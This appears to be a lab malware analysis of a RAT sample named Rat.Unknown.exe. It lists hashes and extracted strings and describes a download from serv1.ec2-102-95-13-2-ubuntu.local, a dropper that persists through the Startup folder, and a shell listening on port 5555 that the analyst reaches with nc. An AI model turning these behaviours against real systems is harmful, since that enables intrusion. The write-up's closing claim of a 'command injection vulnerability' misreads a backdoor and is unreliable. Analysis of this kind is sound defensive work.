Rat.Unknown.exe

Dynamic Analysis


```
Hashes
md5: 689FF2C6F94E31ABBA1DDEBF68BE810E
sha1: 69B8ECF6B7CDE185DAED76D66100B6A31FD1A668
sha256: 248D491F89A10EC3289EC4CA448819384464329C442BAC395F680C4F3A345C8C
```

`Stack and Floss`


```
@SSL support is not available. Cannot connect over SSL. Compile with -d:ssl to
enable.
@https
@No uri scheme supplied.
InternetOpenW
InternetOpenUrlW
@wininet
@wininet
MultiByteToWideChar
@kernel32
@kernel32
MessageBoxW
@user32
@user32
@[+] what command can I run for you
@[+] online
@NO SOUP FOR YOU
@\mscordll.exe
@Nim httpclient/1.0.6
@/msdcorelib.exe
@AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
@intrt explr
@http://serv1.ec2-102-95-13-2-ubuntu.local
Unknown error
```

``

`When Malware is detonated (Internet Disconnected)`




But When connected to internet it requests for some url/domain:






```
GET / HTTP/1.1
User-Agent: intrt explr
Host: serv1.ec2-102-95-13-2-ubuntu.local
```

The following requests are:




It Downloads some executable files called as `mdscorelib.exe` from `Host: serv1.ec2-102-95-13-2-ubuntu.local`







Downloads and Creates a files named as `mscoredll.exe`



It saves the `mscoredll.exe` in startup directory `as persistent directory`



`This Malware is listening to tcp of any address`



`nc connects to the malware listening address and port 5555`

When connected to the machine it gives an base64 encoded text

`"WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ=="`

and when decrypted it shows `"[+] what command can I run for you"`

```
remnux@remnux:~$ echo "WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ==" | base64 -d
[+] what command can I run for youremnux@remnux:~$
```

That means there is command injection vulnerability in it